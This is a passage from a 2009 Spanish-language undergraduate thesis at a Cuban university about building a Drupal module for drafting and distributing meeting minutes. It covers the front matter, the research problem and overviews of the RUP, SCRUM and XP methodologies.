Universidad de las Ciencias Informáticas
Facultad 1

Trabajo de diploma para optar por el título de
Ingeniero en Ciencias Informáticas

Módulo para generar actas para el Expediente Ambiente de Control Interno Digital de la Universidad de las Ciencias Informáticas.

Autor:

Alejandro Pablo Guerra Coello

Tutores:

Ing. Reinier Jorge Telles

Lic. Lizany Ungo López

Ciudad de La Habana, Cuba
Junio 2009

Declaro que soy el único autor del trabajo titulado “Módulo para generar actas para el Expediente Ambiente de Control Interno Digital de la Universidad de las Ciencias Informáticas” y autorizo a la Universidad de las Ciencias Informáticas los derechos patrimoniales de la misma, con carácter exclusivo.

Para que así conste firmo el presente a los ____ días del mes de Junio del año 2009.

_____

Firma del autor

(**Alejandro Pablo Guerra Coello**)

_____ _____

Firma del Tutor Firma del Tutor

(**Ing. Reinier Jorge Telles**) (**Lic. Lizany Ungo López**)

Título: Módulo para generar actas para el Expediente Ambiente de Control Interno Digital de la Universidad de las Ciencias Informáticas.

Autor: Alejandro Pablo Guerra Coello

Tutores: Ing. Renier Jorge Telles Lic. Lizany Ungo López

La Universidad de la Ciencias Informáticas es una de las instituciones más grandes del país. En las reuniones del consejo universitario y consejo universitario ampliado se genera un gran volumen de documentación de alta importancia para el centro. La universidad cuenta con un sistema denominado Expediente Ambiente de Control Interno (EACI) el cual se encarga solamente de almacenar la información de las distintas actas generadas en las reuniones. El presente trabajo de Diploma es un módulo de dicho sistema que permite crear y enviar actas en línea, lo cual es un proceso lento y poco seguro en el vigente sistema como se detalla en el documento del trabajo.

El Diplomante demostró poseer gran sentido de la responsabilidad, laboriosidad, dedicación y un alto grado de independencia. Cabe destacar el amplio conocimiento y comprensión adquirido sobre el ámbito del sistema, las herramientas de software libre, el objeto de estudio y los procesos de negocio relacionados con la solución.

El documento donde se detallan los resultados del Trabajo de Diploma posee buena redacción y ortografía, buena organización de los contenidos. El lenguaje utilizado hace posible la perfecta comprensión de las ideas que se exponen.

La experiencia y el conocimiento adquiridos por el Diplomante en todo este tiempo de labor les permitirán afrontar con mayor capacidad y madurez nuevos y futuros proyectos.

Por todo lo anteriormente expresado consideramos que el Diplomante está apto para ejercer como Ingeniero Informático y proponemos que se le Otorgue al Trabajo de Diploma la calificación de 5 puntos.

_____ _____

Firma Firma

Ing. Renier Jorge Telles Lic. Lizany Ungo López

A mi familia por el apoyo brindado en los años de estudio.

A mis hermanos y en especial a mi hermana Alina por la confianza.

A mi tía Alina por el apoyo que me ha brindado en los 5 años de carrera.

A mis amigos por el apoyo y los momentos vividos, en especial a Jorge Carlos.

A mis tutores por el apoyo brindado.

A todas las personas que de una forma u otra han contribuido en mi formación profesional.

A mi madre que a pesar de no existir físicamente siempre está presente en mi mente y en todo lo que hago.

A la revolución y a Fidel por permitirme realizar estudios superiores.

RESUMEN:

La Universidad de la Ciencias Informáticas es una institución de gran envergadura con más de diez mil estudiantes. Durante las reuniones realizadas por los consejos universitarios reducido y ampliado se genera un gran volumen de documentación de alta importancia para el centro, que se almacena en un acta considerándose un documento relevante. El proceso de confección y envío de las actas presenta deficiencias.

Su elaboración se realiza en formato digital mediante el empleo de la herramienta Word, y almacenada además en formato PDF. Posteriormente son enviadas a los miembros del consejo a través del correo electrónico, **vía poco segura** para circular información clasificada. La Universidad cuenta con un sistema denominado Expediente Ambiente de Control Interno (EACI) donde se almacena toda la documentación administrativa, financiera, presupuestaria, entre otras, que maneja la institución. Este sistema almacena y publica dichos documentos, los cuales deben cargarse convertidos en formato PDF.

El módulo para generar actas para el Expediente Ambiente de Control Interno de la Universidad de las Ciencias Informáticas tiene como objetivo dar soluciones a las deficiencias antes mencionadas, permitiendo crear las actas en línea (*on-line*) en el expediente digital, garantizando así la seguridad de la información contenida en las mismas, agilizando los procesos por los cuales transcurre y permitiendo su publicación automática después de su revisión.

Palabras claves: documento, acta, expediente.

Índice de Contenidos

Introducción 1
Capitulo I Fundamentación Teórica 5
1.1 Introducción 5
1.2 Conceptos asociados al problema 5
1.3 Sistemas similares 7
1.4 Metodologías para el desarrollo del software 8
1.5 Tendencias y tecnologías actuales. Selección de las herramientas. 19
1.6 Conclusiones 28
Capítulo II Características del sistema 29
2.1 Introducción 29
2.2 Arquitectura del software 29
2.3 Patrones de diseño 35
2.4 Seguridad 36
2.5 Descripción de la solución 40
2.6 Construcción de la propuesta 64
2.7 Conclusiones 66
Capítulo III Pruebas del sistema 67
3.1 Introducción 67
3.2 Casos de pruebas para Autenticar Usuario 67
3.3 Casos de pruebas para Crear Agenda 68
3.4 Casos de pruebas para Modificar Agenda 72
3.5 Casos de pruebas para Desarrollar Acta 73
3.6 Casos de pruebas para Crear Acuerdos 78
3.7 Casos de pruebas para Modificar Acuerdos 80
3.8 Casos de pruebas para Mostrar Actas 81

3.9 Casos de pruebas para Buscar Contenidos 81
3.10 Conclusiones 82
Conclusiones 83
Recomendaciones 84
Referencias Bibliográficas 85
Bibliografía 86
Glosario de Términos 88

Índice de Figuras

Fig. 1 Relación entre objetivos y componentes 6
Fig.2 Esfuerzo de actividades según fase del proyecto 10
Fig.3 Proceso de desarrollo de SCRUM 11
Fig. 4 Relación entre las prácticas 17
Fig.5 Tecnología estática de drupal 24
Fig. 6 Representación del diseño del cms drupal 31
Fig. 7 Indentación 64
Fig. 8 Declaración de identificadores 64
Fig. 9 Escritura de una sentencia de control 65
Fig. 10 Declaración de arreglo 65
Fig. 11 Comentario de inicio de función 65
Fig. 12 Modelo de despliegue 66
Fig. 13 Respuesta del sistema ante los campos obligatorios vacios 70
Fig. 14 Respuesta del sistema, si la fecha es incorrecta 71
Fig. 15 Respuesta del sistema ante la inserción incorrecta de un acuerdo 80

Índice de Tablas

Tabla 2.1 Roles definidos para el sistema 40
Tabla 2.2 Historia: Autenticar Usuario 41
Tabla 2.3 Historia: Crear Agenda 42
Tabla 2.4 Historia: Modificar Agenda 42
Tabla 2.5 Historia: Desarrollar Acta 43
Tabla 2.6 Historia: Crear Acuerdos 43
Tabla 2.7 Historia: Modificar Acuerdos 44
Tabla 2.8 Historia: Mostrar Actas 44
Tabla 2.9 Historia: Generar Documento 45
Tabla 2.10 Historia: Buscar Contenidos 45
Tabla 2.11 Tarea: Formulario crear agenda 47
Tabla 2.12 Tarea: Formulario crear punto de la agenda 47
Tabla 2.13 Tarea: Guardar agenda 48
Tabla 2.14 Tarea: Modificar datos de la agenda 48
Tabla 2.15 Tarea: Formulario confirmar agenda 49
Tabla 2.16 Tarea: Formulario introducción del acta 49
Tabla 2.17 Tarea: Formulario presentes del acta 50
Tabla 2.18 Tarea: Formulario adicionar miembro 51
Tabla 2.19 Tarea: Formulario adicionar invitado 51
Tabla 2.20 Tarea: Formulario intervenciones 52
Tabla 2.21 Tarea: Formulario ausentes del acta 53
Tabla 2.22 Tarea: Formulario chequeo de acuerdos 54
Tabla 2.23: Tarea Terminar acta 54
Tabla 2.24 Tarea: Formulario crear anexo 55
Tabla 2.25 Tarea: Formulario crear acuerdo 55

Tabla 2.26 Tarea: Modificar acuerdo 56
Tabla 2.27 Tarea: Listar actas 57
Tabla 2.28 Tarea: Contenido del acta 57
Tabla 2.29 Tarea: Formulario buscar contenido por número 58
Tabla 2.30 Tarea: Formulario buscar contenido por fecha 59
Tabla 2.31 Tarea: Formulario buscar contenido por periodo 59
Tabla 2.32 Tarea: Buscar contenido acta 60
Tabla 2.33 Tarea: Buscar contenido agenda 60
Tabla 2.34 Tarea: Buscar contenido acuerdo 61
Tabla 2.35 Tarea: Generar documento 62

Introducción

La Universidad de las Ciencias Informáticas (UCI) es una unidad presupuestada de nuevo tipo, con características y objetivos centrados en la producción de software, la investigación y la docencia y por ello posee recursos que permiten gestionar y controlar toda la documentación administrativa y financiera que genera, como consecuencia de la ejecución de sus actividades, se organiza y controla a través de un Expediente Ambiente de Control Interno (EACI), el cual contiene los datos financieros y presupuestarios, así como las disposiciones del alto mando de la Universidad.

El EACI se encuentra enmarcado dentro de las características particulares del centro, en este caso la UCI, en el que se definen las clasificaciones en que se agrupan los documentos y además la documentación que se recoge de forma específica en dicho expediente. Está integrado por 9 apartados que recogen documentos rectores como es el caso de los que se estipulan en el Ministerio de Auditoría y Control los cuales influyen en la toma de decisiones de la organización.

Los directivos de este centro se reúnen constantemente con vista a garantizar el adecuado funcionamiento de la universidad, así como debido a la necesidad de precisar tareas importantes encaminadas al futuro, los negocios y al funcionamiento interno de la institución; los máximos responsables del centro efectúan reuniones de coordinación y encuentros sistemáticos que les permiten cumplir tales fines. Cada reunión realizada debe ser almacenada en un acta la cual es considerada, a partir de ese momento, como documento clasificado por la información concreta que contiene. Posterior a una reunión, las actas deben quedar correctamente redactas y además deben estar disponibles para las personas que necesiten de su información para poder desarrollar su trabajo en función de las orientaciones dadas por la administración, pero además deben ser enviadas a personas especificas dentro del sistema de administración.

En el Expediente Ambiente de Control Interno de la UCI se conservan las actas de las reuniones que son llevadas a cabo por el alto mando de dicha universidad y el consejo universitario ampliado. El proceso de confección de un acta se realiza en soporte digital mientras trascurre la reunión, a partir de la recopilación de la información que se está emitiendo constantemente. Cuando el acta es confeccionada debe ser enviada a las personas que requieren de su información para su trabajo, pero no existe un medio de diseminación de la información seguro, pues el correo electrónico no es la vía idónea para proceder en ello, debido a que es propenso a ataques informáticos en los cuales el contenido de la información puede ser modificado.

Por lo antes planteado, se tiene el siguiente **problema científico**: El proceso de confección y envío de actas del Expediente Ambiente de Control Interno en la Universidad de las Ciencias Informáticas no es seguro ni ágil.

Para el estudio del objeto de investigación se hace uso de los siguientes métodos científicos:

- **Métodos teóricos:**
  - ✓ El método **análisis histórico-lógico** permite comprender como ha evolucionado el proceso de confección de las actas y conocer el estado del arte del objeto de investigación.
  - ✓ El método **analítico-sintético** permite identificar las características particulares del fenómeno partiendo de los rasgos que los distingue.
  - ✓ El método **inductivo-deductivo** permite adquirir los conocimientos generales del problema. El proceso deductivo por sí mismo no es suficiente para explicar el conocimiento, se emplea mayormente en la lógica y en las matemáticas. Algo similar ocurre con el proceso de inducción el cual solo puede ser aplicado cuando, a partir de la validez de un caso particular, se puede demostrar la veracidad del caso general. Con la combinación de ambos procesos podremos demostrar mediante la

aplicación de los hallazgos, la veracidad de la idea a defender que se plantea en este trabajo.

- ✓ El método **genético** permite enmarcar y definir el campo de acción relacionado con el objeto de estudio y deducir el comportamiento del desarrollo del sistema.
- ✓ El método **modelación** permite la confección de diagramas y prototipos de interfaz para una mejor comprensión del problema a resolver y del módulo a implementar.

- **Métodos empíricos:**
  - ✓ El método **entrevista,** dirigido a los usuarios y productores de documentos del Expediente Ambiente de Control Interno (vicerrectores, secretarias, etc.), permite conocer las características del proceso de confección y envío de las actas.

El **objeto de estudio** de esta investigación son los procesos de confección de documentos en el Expediente Ambiente de Control Interno de la Universidad de las Ciencias Informáticas.

El **campo de acción** queda enmarcado en los procesos de confección y envío de las actas del Expediente Ambiente de Control Interno de la Universidad de las Ciencias Informáticas.

Idea a defender: Con el módulo para generar las actas del Expediente Ambiente de Control Interno Digital de la Universidad de las Ciencias Informáticas se eliminarán los problemas del proceso de su confección, así como su envío rápido y seguro.

Objetivo general: Desarrollar un módulo para generar y agilizar la confección y el envío de las actas del Expediente Ambiente de Control Interno Digital de la Universidad de las Ciencias Informáticas.

Objetivos específicos:

I. Describir los procesos que forman parte del módulo para generar las actas del Expediente Ambiente de Control Interno Digital.

II. Diseñar el módulo para generar y enviar las actas del Expediente Ambiente de Control Interno Digital.

III. Implementar el módulo para generar y enviar las actas del Expediente Ambiente de Control Interno Digital.

Para satisfacer estos objetivos y resolver el problema planteado, se proponen las siguientes **tareas:**

1 Buscar en internet información relacionada con otros sistemas que generen documentos.

2 Estudiar los procesos por los que transcurre un acta del Expediente Ambiente de Control Interno.

3 Entrevistar a los clientes para concretar el levantamiento de requisitos del módulo.

4 Estudiar la herramienta CASE Visual Paradigm para el modelado de los diagramas del diseño del módulo para generar documentos.

5 Estudiar la herramienta PostgreSQL para el modelado de la base de datos.

6 Estudiar y aprender el funcionamiento del CMS Drupal para realizar la implementación del módulo para generar documentos.

7 Estudiar la metodología ágil SCRUM + XP para organizar el desarrollo del proceso.

8 Estudiar modelos de seguridad y aplicar el adecuado para la seguridad de la información.

9 Diseñar un sistema de pruebas para comprobar el correcto funcionamiento del módulo para generar actas.

Capítulo I

Fundamentación Teórica

1.1 Introducción

En la actualidad, con el veloz desarrollo de las tecnologías, los productos de software que salen al mercado son cada vez mejores. La producción de software es un proceso que requiere de un análisis de estas tecnologías para lograr obtener un producto a la altura de los existentes, con la calidad que se requiere para poder así, insertarse en ese gran mercado del software. Con el presente capítulo se dará una visión teórica de la solución que se propone. Se hará referencia a sistemas similares existentes, así como un análisis de las tendencias, tecnologías, metodologías y herramientas actuales, para finalmente definir cuáles de ellas serán usadas en el desarrollo del software.

1.2 Conceptos asociados al problema

Control Interno

El control interno es un proceso integral dinámico diseñado para brindar una seguridad razonable al cumplimiento de los objetivos generales, se adapta constantemente a los cambios que enfrenta una organización y es ejecutado por los directivos y el personal de una empresa (todos los niveles tienen que estar involucrados en este proceso) para enfrentarse a los riesgos de la misma durante su tiempo de vida activa. Los objetivos generales pudieran resumirse en:

- ✓ Ejecución ordenada, ética, económica, eficiente y efectiva de las operaciones
- ✓ Cumplimiento de las obligaciones de responsabilidad
- ✓ Cumplimiento de las leyes y regulaciones aplicables
- ✓ Salvaguarda de los recursos para evitar pérdidas, mal uso y daño.

El control interno comprende cinco componentes los cuales se encuentran interrelacionados.

- **Entorno de control:** Es la base del sistema diseñado para garantizar la seguridad razonable de que los objetivos generales marchan por buen camino. Brinda la disciplina, la estructura e influye en la calidad del proceso de control interno en su conjunto.
- **Evaluación del riesgo:** Permitirá determinar una base para desarrollar una apropiada respuesta de los riesgos.
- **Actividades de control:** Estas pueden estar encaminadas a la detección o a la prevención y deben proveer un valor por dinero en el cual su costo no debe exceder los beneficios (costo efectividad).
- **Información y comunicación:** Es necesaria para lograr los objetivos y conducir con éxito las operaciones, para ello se requiere que la información sea relevante, confiable, correcta y oportuna y debe estar relacionada tanto con los eventos internos como externos.
- **Seguimiento:** permite asegurar que el control interno esté relacionado con los objetivos, el entorno, los recursos y los riesgos.

Fig. 1 Relación entre objetivos y componentes

1.3 Sistemas similares

Las tecnologías de la información han revolucionado los métodos tradicionales de procesamiento de datos, por lo que las tendencias actuales han estado encaminadas a desarrollar sistemas digitales con el objetivo de agilizar los procesos de consultas y manejo de los conocimientos. Cada empresa, institución u organismo tiene características y particularidades que las hacen diferentes al resto de las existentes en el mundo, como pueden ser: los objetivos que se persiguen en la implantación de un sistema digital, el impacto social del contenido del sistema en la sociedad, su alcance territorial así como la cantidad de personas implicadas.

En ocasiones, la información que se maneja en dichos sistemas posee un nivel de clasificación que requiere la utilización e implementación de algunos mecanismos de seguridad específicos para garantizar la integridad de los datos.

Dada la importancia y la necesidad de agilizar los procesos relacionados con la gestión de documentos se han desarrollado en todo el mundo productos de software para cumplir tales fines como es el caso de TwinDocs, el cual tuvo su lanzamiento el 6 de mayo del 2009 en la ciudad de Zaragoza y ha sido creado para guardar notificaciones y facturas electrónicas, documentos de confirmación de pedidos, presupuestos electrónicos, recibos, comprobante así como cualquier documento que necesite seguridad. Brinda una herramienta llamada “grapa virtual” que permite agrupar documentos relacionados para su posterior consulta. Brinda la posibilidad de crear categorías propias para ordenar los documentos. También se pueden clasificar con etiquetas de diferentes colores y facilita la búsqueda de los mismos. (3)

Otra de las herramientas desarrolladas para este fin es DocuWare 5, a través del cual se puede procesar todo tipo de documentos, de fuentes diversas; y dispone de procedimientos de control interno para asegurar el cumplimiento de los requisitos de auditoría de empresa y compatibilidad. DocuWare 5 importa documentos, los clasifica, añade un índice de texto completo y los prepara para el procesamiento posterior. El programa está dotado de funciones adicionales para gestión de registros, que garantizan la seguridad y el control de las operaciones de acceso, utiliza funciones de flujo de trabajo, gestión de contenido Web e integración universal para proporcionar

eficaces prestaciones de gestión de contenido empresarial (ECM) que facilitan la expansión en el ámbito de una organización. (4)

Además de los software mencionados existen otros dedicados a agilizar los procesos que se realizan con los documentos pero, al igual que los anteriores, solo sustentan su funcionamiento en el almacenamiento de documentos ya creados, importarlos de sitios web o de correos electrónicos. Además, estos software no están acorde con el funcionamiento del EACI de la UCI, cuyo sistema corre sobre el cms drupal, de ahí que lo que se necesita es un módulo para dicho cms que permita las funcionalidades necesarias para el expediente. Por esta razón se decide desarrollar un módulo que permita no solo almacenar el documento sino crearlo, de manera instantánea, en el sistema, agilizando trabajos que resultan engorrosos como las búsquedas dentro de los mismos.

1.4 Metodologías para el desarrollo del software

A finales del siglo XX, el negocio de software se encontraba en un momento inestable dado por la velocidad de desarrollo en los mercados, lo que produjo que muchas industrias dejaran a un lado las tendencias a modelos predictivos de desarrollo para crear sus propios patrones, con vistas a lograr mejores resultados. Con el auge de este nuevo paradigma, las empresas más competitivas comienzan a ignorar las antiguas teorías.

"Muchas compañías han descubierto que para mantenerse en el actual mercado competitivo necesitan algo más que los conceptos básicos de calidad elevada, costes reducidos y diferenciación. Además de esto, también es necesario velocidad y flexibilidad…" (Ikujiro & Takeuchi, 1986). (1)

Las tendencias de desarrollo tradicional se basan en departamentos especializados que se encargan de realizar funciones específicas, lo que provoca que después que un departamento determinado culmina su trabajo, el siguiente le da continuidad al mismo, lo que podría llamarse un ciclo, que culmina con un producto final. Este ciclo se lleva a cabo mediante fases secuenciales con solapamiento, lo que quiere decir que una fase puede comenzar a trabajar con

el material aunque este no haya sido terminado o liberado de la fase anterior. Estos procesos se denominan secuenciales o en cascadas. Un ejemplo de estas metodologías es RUP (*Rational Unified Process* o Proceso Unificado de Desarrollo).

Los nuevos modelos de desarrollo mantienen de los tradicionales la organización por fases, pero con la diferencia que sus fases se encuentran en un nivel de solapamiento mucho mayor, por lo que durante el desarrollo ocurren todas las actividades. Podría decirse que más que faces son actividades que se realizan de forma secuencial, justo en el momento que se requiere. Requisitos, análisis, codificación, pruebas, integración se van realizando en cada momento según las necesidades en la evolución del proyecto. Como ejemplos de estos modelos tenemos SCRUM y XP.

Rational Unified Process (RUP)

RUP es un proceso robusto de desarrollo de software que fue creado por Ivar Jacobson, James Rumbaugh y Grady Booch que junto con el Lenguaje Unificado de Modelado (UML) constituyen la metodología estándar de desarrollo de software más utilizada en la actualidad para el análisis, implementación y documentación de sistemas orientados a objetos. RUP es la integración de las mejores prácticas empleadas por otras metodologías, enfocándose generalmente en desarrollar grandes y complejos proyectos aplicando el paradigma de la Programación Orientada a Objetos (POO).

RUP se caracteriza por ser centrado en la arquitectura basando su atención en las características concretas necesarias y dejando de lado los detalles. Además, muestra una visión común del sistema completo, describiendo los elementos más importantes del modelo en vista a su comprensión, desarrollo y producción. Es dirigido por casos de usos que son los que definen qué necesitan los usuarios futuros mediante el análisis del proceso de negocio y posterior levantamiento de los requerimientos, quedando una descripción total de las funcionalidades que debe tener el sistema. RUP es iterativo e incremental donde cada iteración involucra actividades de todos los flujos de trabajos, algunos más que otro, pero que en resumen darán como resultado

un subproducto que será posteriormente mejorado en la siguiente iteración, de esta forma el trabajo queda dividido en pequeños mini proyectos que irán haciendo crecer el producto de forma iterativa.

El ciclo de vida de RUP esta divido en 4 fases (inicio, elaboración, construcción y transición) en las que dependiendo de la magnitud del proyecto se realizarán las iteraciones que sean necesarias siguiendo un modelo secuencial o de cascada orientado por los flujos de trabajos. RUP define seis flujos de trabajos básicos que se sustentan en la creación consistente del producto y otros tres complementarios dedicados a las tareas de soporte.



Fig.2 Esfuerzo de actividades según fase del proyecto

SCRUM

SCRUM es un proceso iterativo e incremental para el desarrollo de cualquier producto o la gestión de cualquier trabajo. Permite que los equipos ofrezcan productos que potencialmente brindan un conjunto de funcionalidades en pocas semanas, proporcionando la agilidad necesaria para responder rápidamente a necesidades cambiantes.

SCRUM es una metodología ágil para desarrollar software, fue aplicado por primera vez por Ken Schwaber y Jeff Sutherland, quienes lo documentaron en detalle en el libro "*Agile Software Development with Scrum*". Esta metodología centra su atención en las actividades de gerencia y no especifica prácticas de ingeniería. Fomenta el surgimiento de equipos cooperativos auto-dirigidos y aplica inspecciones frecuentes como mecanismo de control. Parte de la base de que los procesos definidos funcionan bien sólo si las entradas están perfectamente definidas y el ruido, ambigüedad o cambio es muy pequeño. Por lo tanto, resulta ideal para proyectos con requerimientos inestables, ya que fomenta el surgimiento de los mismos.

SCRUM se utiliza como marco para otras prácticas de ingeniería de software como RUP o Extreme Programming (XP) y las iteraciones en general tienen una duración entre 2 y 4 semanas (máximo 1 mes). Basa todo su esfuerzo en maximizar la utilidad de lo que se construye y el retorno de inversión, priorizando el trabajo en función del valor que este le genere al negocio.



Fig.3 Proceso de desarrollo de SCRUM

SCRUM define algunas herramientas y prácticas para organizar el proceso de desarrollo.

Dentro de las herramientas podemos encontrar:

- ✓ **Pila del producto *(Product backlog):*** Se encarga de definir el trabajo que se va a realizar en el proyecto, es decir, se detallan los requerimientos funcionales que debe de tener el producto final permitiendo su modificación a medida que se obtienen más conocimientos del producto, con la restricción que solo puede ser modificado entre *sprint*. El objetivo es asegurar que el producto definido al terminar la lista es el más correcto, útil y competitivo posible.
- ✓ **Pila de sprint *(Sprint backlog):*** Es el punto de entrada de cada *sprint*. Es una lista que tiene los ítems de la pila del producto que van a ser implementados en el siguiente *sprint*. Los ítems serán seleccionados dependiendo de la prioridad de los mismos y de los objetivos que se persiguen con el *sprint*. Solo podrían hacerse modificaciones si el equipo SCRUM (*SCRUM team*) así lo considera.

Las prácticas definidas por SCRUM son:

- ✓ **Sprints:** Es el procedimiento de adaptación de las cambiantes variables del entorno (requerimientos, tiempo, recursos, conocimiento, tecnología). Son ciclos iterativos en los cuales se desarrolla o mejora una funcionalidad para producir nuevos incrementos.
- ✓ **Reunión de planificación de sprint *(Sprint planning meeting):*** Es el encuentro con todos los integrantes de un equipo donde se define todo lo relacionado a un determinado *sprint*.
- ✓ **Reunión diaria *(Daily meetings):*** Es la reunión más importante dentro de SCRUM donde se definen que se debe hacer cada día.
- ✓ **Estabilización de sprint *(Stabilization Sprints):*** El equipo se concentra en encontrar defectos, no en agregar funcionalidad. Suelen aplicarse cuando se prepara un producto para la liberación (*release)*. Son útiles cuando se están realizando pruebas beta, se está introduciendo a un equipo en la metodología de SCRUM o cuando la calidad de un producto no alcanza los límites esperados.
- ✓ **Meta SCRUMs:** Los equipos de SCRUM suelen tener entre 5 y 10 personas, sin embargo esta metodología ha sido aplicada en proyectos que involucran más de 600 personas. Esto ha

sido llevado a cabo dividiendo a los accionistas en equipos pequeños de hasta 10 personas aproximadamente. Incluso, puede definir personas que pertenecen a dos equipos en los cuales ocupa roles diferentes.

Roles y responsabilidades que plantea SCRUM:

- ✓ **Especialista SCRUM *(SCRUM master):*** Es un rol de administración que debe asegurar que el proyecto se está llevando a cabo de acuerdo con las prácticas, valores y reglas de SCRUM y que todo funciona según lo planeado. Su principal trabajo es remover impedimentos y reducir riesgos del producto.
- ✓ **Dueño del producto *(Product owner)*:** Es el responsable del proyecto, administra, controla y comunica el historial del proceso (*backlog list) y* además refleja la visión del mismo.
- ✓ **Equipo SCRUM *(SCRUM team):*** Es el equipo del proyecto que tiene la autoridad para decidir cómo organizarse para cumplir con los objetivos de un *sprint*. Sus tareas son: estimar esfuerzo, crear la pila del producto (*sprint backlog)*, revisar la lista de la pila del producto (*product backlog list)* y sugerir obstáculos que deban ser removidos para cumplir con los ítems que aparecen.
- ✓ **Cliente *(Customer):*** El cliente participa en las tareas que involucran la lista de la pila del producto (*product backlog list).*
- ✓ **Administrador *(Management):*** Es el responsable de tomar las decisiones finales, acerca de estándares y convenciones a seguir durante el proyecto. Participa en la selección de objetivos y requerimientos. Tiene la responsabilidad de controlar el progreso y trabaja junto con el especialista SCRUM (*SCRUM master)* en la reducción de la lista de la pila del producto (*Product Backlog List)*.

Extreme Programming o Programación extrema (XP)

XP es un conjunto de técnicas y prácticas para el desarrollo de software centrada en potenciar las relaciones interpersonales como base del éxito en el desarrollo de software. Promueve el trabajo en equipo, se preocupa por el aprendizaje de los desarrolladores y propicia un buen clima

de trabajo. Está centrado en dos principios básicos: mejorar las comunicaciones con los clientes para lograr una retroalimentación en el proceso de desarrollo de software y obtener con rapidez un programa que haga algo para, partiendo de este, ir añadiendo nuevas funcionalidades al mismo.

XP está sustentado en la comunicación fluida entre todos los participantes, lograr un producto lo más simple posible en las soluciones implementadas así como para enfrentar los cambios. XP se define como especialmente adecuada para proyectos con requisitos imprecisos y muy cambiantes, y donde existe un alto riesgo técnico. Sus características fundamentales están basadas en un desarrollo iterativo e incremental, pruebas unitarias continuas, programación en pareja, corrección de errores, reutilización del código, propiedad de código compartido, entre otras.

El ciclo de vida de XP esta subdividido en 6 fases:

- La **exploración** es el primer contacto con el cliente, donde este plantea las historias de usuarios que son de su interés para la primera entrega y es la etapa donde el equipo de desarrollo se familiariza con las herramientas, tecnologías y prácticas que se utilizaran en el proyecto.
- En la **planificación de entrega** el cliente define la prioridad de cada historia de usuario y el equipo se encarga de calcular el esfuerzo de cada una de ellas, determinando un cronograma de entrega conjunto con el cliente. De esta forma se puede calcular con qué rapidez se puede hacer la entrega y en cuántas iteraciones pudiera quedar divido el proceso de desarrollo.
- En la fase de **iteración** se definen todas las iteraciones que deben ser desarrolladas antes de la entrega. En la primera iteración se puede concretar una arquitectura la cual podría durar el resto del proyecto pero no necesariamente debe ser así, pues el cliente es quién decide cuáles historias de usuarios se implementarán en esa primera iteración. Para elaborar el Plan de Iteración se deben tener en cuenta las historias de usuario no

abordadas, velocidad del proyecto, pruebas de aceptación no superadas en la iteración anterior y tareas no terminadas en la iteración anterior. Los trabajos de cada iteración son expresados por tareas de programación que deben tener un programador responsable a pesar de que la programación se efectúe en pareja.

- En la **producción** se requiere de pruebas adicionales y revisiones de rendimiento antes de llevar el producto al entorno del cliente. Se deben tener en cuenta la inclusión de nuevas características en la versión actual debido a los cambios que pudieran ocurrir en esta fase, por lo que se recomienda que dichas propuestas sean recogidas como documentos para su posterior implementación en la fase de mantenimiento.
- En la fase de **mantenimiento** el equipo debe mantener el sistema en perfecto funcionamiento mientras que al mismo tiempo se realizan nuevas iteraciones. Esto requiere de tareas de soporte para el cliente por lo que la velocidad del desarrollo se verá afectada después de la puesta en marcha del producto, esto pudiera traer consigo la necesidad de nuevo personal en el equipo.
